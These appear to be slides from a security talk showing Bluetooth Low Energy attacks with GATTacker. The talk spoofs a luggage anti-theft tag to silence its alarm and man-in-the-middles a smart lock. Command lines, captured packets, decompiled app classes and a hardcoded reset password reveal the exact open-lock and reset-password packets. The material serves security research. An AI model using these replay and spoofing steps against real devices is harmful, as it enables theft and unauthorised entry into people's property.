
Anti-theft protection

Mobile application „pairs" with device, and listens to its advertisements.

In case the luggage is stolen (no signal from device), mobile app raises alarm.

Mobile app: „witbelt"

ws-slave, scan



Scan for advertisements

```
root@kali:~# cd node_modules/gattacker
root@kali:~/node_modules/gattacker# node ws-slave.js
GATTacker ws-slave

root@kali:~/node_modules/gattacker# node scan.js
Ws-slave address: 127.0.0.1
on open
poweredOn
Start scanning.
```

Scan results

```
peripheral discovered (d03972b7ad8f with address
<d0:39:72:b7:ad:8f, public>, connectable true, RSSI -69:

     Name: WiT Belt

     EIR: 020106070203180218041809ff8fadb77239d01000 (    r9    )

     Scan response: 09095769542042656c74 (  WiT Belt)

advertisement saved: devices/d03972b7ad8f_WiT-Belt.adv.json
```

Scan services

```
root@kali:~/node_modules/gattacker# node scan.js d03972b7ad8f
Ws-slave address: 127.0.0.1
on open
poweredOn
Start exploring d03972b7ad8f
Start to explore d03972b7ad8f
explore state: d03972b7ad8f : start
explore state: d03972b7ad8f : finished
Services file devices/d03972b7ad8f.srv.json saved!
```

Add static hooks in services file (already in files/)

```
"characteristics": [
        {
          "uuid": "2a19",
          "name": "Battery Level",
          "properties": [
            "read",
            "notify"
          ],
          "value": "54",
           "hooks":{
            "staticValue" : "54"
          }
```

Change interface MAC address (by hand, script wrapper does not handle yet static parameters)

```
# bdaddr -i hci0 d0:39:72:b7:ad:8f
Manufacturer:   Cambridge Silicon Radio (10)
Device address: F1:A3:12:0D:25:FD
New BD address: D0:39:72:B7:AD:8F (Texas Instruments)

Address changed - Reset device now
# hciconfig hci0 up
```

Start advertising (static run)

node advertise **-S** -a devices/d03972b7ad8f_WiT-Belt.adv.json -s devices/d03972b7ad8f.srv.json

App connects to emulated device, alarm disables!

```
root@s v4 # node advertise -S -a devices/d03972b7ad8f_WiT-Belt.adv.json
static run write not defined in hooks undefined -> undefined
peripheralid: d03972b7ad8f
advertisement file: devices/d03972b7ad8f_WiT-Belt.adv.json
EIR: 0201060702031802180418 09ff8fadb77239d01000
scanResponse: 0909576954204 2656c74
waiting for interface to initialize...
BLENO - on -> stateChange: poweredOn
on -> advertisingStart: success
setServices: success
 <<<<<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>>>>>
Client connected: 57:d7:99:99:df:49
>> Write:  1802 (Immediate Alert) -> 2a06 (Alert Level ) : 00 ( )
static run write not defined in hooks 1802 (Immediate Alert) -> 2a06 (Alert Level )
<< Read static val 180f (Battery Service) -> 2a19 (Battery Level ) : 54 (T)
>> Subscribe: 180f (Battery Service) -> 2a19 (Battery Level )
static run subscribe 180f (Battery Service) -> 2a19 (Battery Level )
>> Write:  1802 (Immediate Alert) -> 2a06 (Alert Level ) : 00 ( )
static run write not defined in hooks 1802 (Immediate Alert) -> 2a06 (Alert Level )
Client disconnected: 57:d7:99:99:df:49
```

Lock #3

https://www.flickr.com/photos/morbius19/9411737596


Smart Lock

Scan for the lock

```
root@kali:~/node_modules/gattacker# node scan.js
Ws-slave address: 10.5.5.129
on open
poweredOn
Start scanning.
peripheral discovered (f0c77f162e8b with address <f0:c7:7f:16:2e:8b, public>, connectable true,
RSSI -63:
        Name: Smartlock
        EIR: 0201060302e0ff (       )
        Scan response: 0e09536d6172746c6f636b202020051228003c00020a00 (  Smartlock     ( <    )

advertisement saved: devices/f0c77f162e8b_Smartlock-.adv.json
```

Save its services for cloning

```
root@kali:~/node_modules/gattacker# node scan.js f0c77f162e8b
Ws-slave address: 10.5.5.129
on open
poweredOn
Start exploring f0c77f162e8b
Start to explore f0c77f162e8b
explore state: f0c77f162e8b : start
explore state: f0c77f162e8b : finished
Services file devices/f0c77f162e8b.srv.json saved!
```

Run MITM attack

```
root@kali:~/node_modules/gattacker# ./mac_adv -a devices/f0c77f162e8b_Smartlock-.adv.json
Advertise with cloned MAC address
Ws-slave address: 10.5.5.129
peripheralid: f0c77f162e8b
advertisement file: devices/f0c77f162e8b_Smartlock-.adv.json
EIR: 0201060302e0ff
scanResponse: 0e09536d6172746c6f636b202020051228003c00020a00
on open
poweredOn
BLENO - on -> stateChange: poweredOn
Noble MAC address : b8:27:eb:4c:88:3d
initialized !
Static - start advertising
on -> advertisingStart: success
setServices: success
 <<<<<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>>>>>
```

```
setServices: success
<<<<<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>>>>>
Client connected: 41:e4:5f:6d:ce:15
>> Subscribe: 1801 (Generic Attribute) -> 2a05 (Service Changed )
>> Write:   ffe0 -> fff1 : a13734313638390578 9a247b1a2f094f215f21 ( 741689 x ${ / 0!_!)
   f0c77f162e8b:1801 confirmed subscription state: 2a05
<< Read:    ffe0 -> fff1 : a20500f0c77f162e8b31cf3c5bf4e6f06a3763 (        . 1 <[   j7c)
>> Write:   ffe0 -> fff1 : a137343136383909badcfdd885c3bcca04cef1d6 ( 741689          )
<< Read:    ffe0 -> fff1 : a20900 (   )
>> Write:   ffe0 -> fff1 : a1313233343536 06 ( 123456 )
<< Read:    ffe0 -> fff1 : a2060064010000 (   d   )
>> Write:   ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:    ffe0 -> fff1 : a2060064010000 (   d   )
>> Write:   ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:    ffe0 -> fff1 : a2060064010000 (   d   )
>> Write:   ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:    ffe0 -> fff1 : a2060064010000 (   d   )
>> Write:   ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:    ffe0 -> fff1 : a2060064010000 (   d   )
>> Write:   ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:    ffe0 -> fff1 : a2060064010000 (   d   )
>> Write:   ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:    ffe0 -> fff1 : a2060064010000 (   d   )
>> Write:   ffe0 -> fff1 : a131323334353601 ( 123456 )
<< Read:    ffe0 -> fff1 : a20100 (   )
>> Write:   ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:    ffe0 -> fff1 : a2060064020000 (   d   )
```

Cleartext pass!

```
setServices: success
<<<<<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>>>>>
Client connected: 41:e4:5f:6d:ce:15
>> Subscribe: 1801 (Generic Attribute) -> 2a05 (Service Changed )
>> Write:   ffe0 -> fff1 : a137343136383905789a247b1a2f094f215f21 ( 741689 x ${ / 0! !)
   f0c77f162e8b:1801 confirmed subscription state: 2a05
<< Read:    ffe0 -> fff1 : a20500f0c77f162e8b31cf3c5bf4e6f06a3763 (        . 1 <[
>> Write:   ffe0 -> fff1 : a1373431363839 09badcfdd885c3bcca04cef1d6 ( 741689          )
<< Read:    ffe0 -> fff1 : a20900 (    )
>> Write:   ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:    ffe0 -> fff1 : a2060064010000 (    d    )
>> Write:   ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:    ffe0 -> fff1 : a2060064010000 (    d    )
>> Write:   ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:    ffe0 -> fff1 : a2060064010000 (    d    )
>> Write:   ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:    ffe0 -> fff1 : a2060064010000 (    d    )
>> Write:   ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:    ffe0 -> fff1 : a2060064010000 (    d    )
>> Write:   ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:    ffe0 -> fff1 : a2060064010000 (    d    )
>> Write:   ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:    ffe0 -> fff1 : a2060064010000 (    d    )
>> Write:   ffe0 -> fff1 : a131323334353601 ( 123456 )
<< Read:    ffe0 -> fff1 : a20100 (    )
>> Write:   ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:    ffe0 -> fff1 : a2060064020000 (    d    )
```

„Authentication”

„Open lock” command

Authentication?

```
Write:   ffe0 -> fff1 : a137343136383905789a3a1d4f0f380f762a4d ( 741689 x : 0 8 v*M)
Read:    ffe0 -> fff1 : a20500f0c77f162e8b9ee599d155689a695e9c (        .     Uh i^ )
Write:   ffe0 -> fff1 : a1373431363839 09ffcfb8cbc0d0f9d941ddb4c5 ( 741689            A    )
Read:    ffe0 -> fff1 : a20900  (    )
```

Next time – something different

```
Write:   ffe0 -> fff1 : a137343136383905789a247b1a2f094f215f21 ( 741689 x ${ / 0!_!)
f0c77f162e8b:1801 confirmed subscription state: 2a05
Read:    ffe0 -> fff1 : a20500f0c77f162e8b31cf3c5bf4e6f06a3763 (         . 1 <[   j7c)
Write:   ffe0 -> fff1 : a1373431363839 09badcfdd885c3bcca04cef1d6 ( 741689              )
```

Authentication

Initial (random?) value

Response, based on init

Auth (based on response)?

Replay!

Initial (random?) value

Response, based on init

Auth (based on response)?

Replay by Anthony Rose

>>> Replay Attacks

* Claim "encryption" is being used
* Who cares what they are sending as long as it opens!
* Vulnerable Devices
  - Ceomate Bluetooth Smartlock
  - Elecycle Smart Padlock
  - Vians Bluetooth Smart Doorlock
  - Lagute Sciener Smart Doorlock

[24/44]


https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEFCON-24-Rose-Ramsey-Picking-Bluetooth-Low-Energy-Locks.pdf

So…

Let’s continue where he stopped!

MOBILE APP ANALYSIS

Android mobile application reversing quick recap



How to get apk file

- Multiple online services (check the signature, as they may add something ;)
- From your phone (developer options, adb pull...)


Convert APK (devices/smartlock/apk/) to JAR

```
root@kali:~ # d2j-dex2jar <file>.apk
```

As a result we get:

```
<file>-dex2jar.jar
```

Open jar file in jd-gui



WTF???

Let's try to use it as password!

Nope, does not work...

```
>> Write:   ffe0 -> fff1 : a137343136383905789a166c1d053237460b06 ( 741689 x  l  27F  )
<< Read:    ffe0 -> fff1 : a20500f0c77f162e8b50219af8918493a45751 (        . P!      WQ)
>> Write:   ffe0 -> fff1 : a1373431363839098262c566bd7d84743c70c968 ( 741689  b f } t<p h)
<< Read:    ffe0 -> fff1 : a20900 (   )
>> Write:   ffe0 -> fff1 : a13734313638390б ( 741689 )
<< Read:    ffe0 -> fff1 : a20900 (   )
```

Packets - RequestLockInfo

```
>> Write:   ffe0 -> fff1 : a131323334353606 ( 123456 )
<< Read:    ffe0 -> fff1 : a2060064010000 (    d    )
```

```
MsgReceiverLock.class
MsgReceiverLockInfo.class
MsgReceiverModifyName.class
MsgReceiverModifyPassword.class
MsgReceiverOpenLock.class
MsgReceiverVerify.class
MsgReceiverVerify2.class
MsgReceiverVibrate.class
MsgRequestAutoLock.class
MsgRequestLock.class
MsgRequestLockInfo.class
MsgRequestModifyName.class
MsgRequestModifyPassword.class
MsgRequestOpenLock.class
MsgRequestResetPassword.class
```

```java
public class MsgRequestLockInfo
  extends CommMessage
{
  public static final int MSG_CMD = 6;
  public static final int MSG_LENGTH = 8;
  public static final int MSG_STX = 161;

  public MsgRequestLockInfo()
  {
    this.mStreamId = 161;
    this.mCmdId = 6;
  }

  public void receiverData(byte[] paramArrayOfByte) {}
```

Command packet structure

a13132333435363606

header

MSG_STX = 161;

Hex-encoded pass (123456)

command

MSG_CMD = 6;

Open lock

```
>> Write:   ffe0 -> fff1 : a131323334353601 ( 123456 )
<< Read:    ffe0 -> fff1 : a20100 (      )
```

```
MsgReceiverLockInfo.class
MsgReceiverModifyName.class
MsgReceiverModifyPassword.class
MsgReceiverOpenLock.class
MsgReceiverVerify.class
MsgReceiverVerify2.class
MsgReceiverVibrate.class
MsgRequestAutoLock.class
MsgRequestLock.class
MsgRequestLockInfo.class
MsgRequestModifyName.class
MsgRequestModifyPassword.class
MsgRequestOpenLock.class
MsgRequestResetPassword.class
```

```java
public class MsgRequestOpenLock
  extends CommMessage
{
  public static final int MSG_CMD = 1;
  public static final int MSG_LENGTH = 8;
  public static final int MSG_STX = 161;

  public MsgRequestOpenLock()
  {
    this.mStreamId = 161;
    this.mCmdId = 1;
  }

  public void receiverData(byte[] paramArrayOfByte) {}
```

Other commands – ResetPassword?

```
MsgReceiverAutoLock.class
MsgReceiverLock.class
MsgReceiverLockInfo.class
MsgReceiverModifyName.class
MsgReceiverModifyPassword.class
MsgReceiverOpenLock.class
MsgReceiverVerify.class
MsgReceiverVerify2.class
MsgReceiverVibrate.class
MsgRequestAutoLock.class
MsgRequestLock.class
MsgRequestLockInfo.class
MsgRequestModifyName.class
MsgRequestModifyPassword.class
MsgRequestOpenLock.class
MsgRequestResetPassword.class
MsgRequestVerify.class
MsgRequestVerify2.class
```

```java
import org.zff.ble.communication.message.CommMessage;

public class MsgRequestResetPassword
  extends CommMessage
{
  public static final int MSG_CMD = 8;
  public static final int MSG_LENGTH = 8;
  public static final int MSG_STX = 161;

  public MsgRequestResetPassword()
  {
    this.mStreamId = 161;
    this.mCmdId = 8;
  }

  public void receiverData(byte[] paramArrayOfByte) {}

  public void sendData(byte[] paramArrayOfByte)
  {
```

Reset pass packet

a13734313638390 8

SuperPassword (741689)

command

Reset password – edit dump file

```
2017.03.29 14:19:30.578 | < C | ffe0 | fff1 | a137343136383905789a230b157b365652761f ( 741689 x #  {6VRv )
2017.03.29 14:19:31.671 | > R | ffe0 | fff1 | a20500f0c77f162e8b3612307232dafb33f51f (       . 6 0r2  3  )
2017.03.29 14:19:31.928 | < C | ffe0 | fff1 | a1373431363839094 8c30fc777dc4ed5f6d103c9 ( 741689 H   w N     )
2017.03.29 14:19:32.834 | > R | ffe0 | fff1 | a20900 (    )
2017.03.29 14:19:33.480 | < C | ffe0 | fff1 | a137343136383908
```

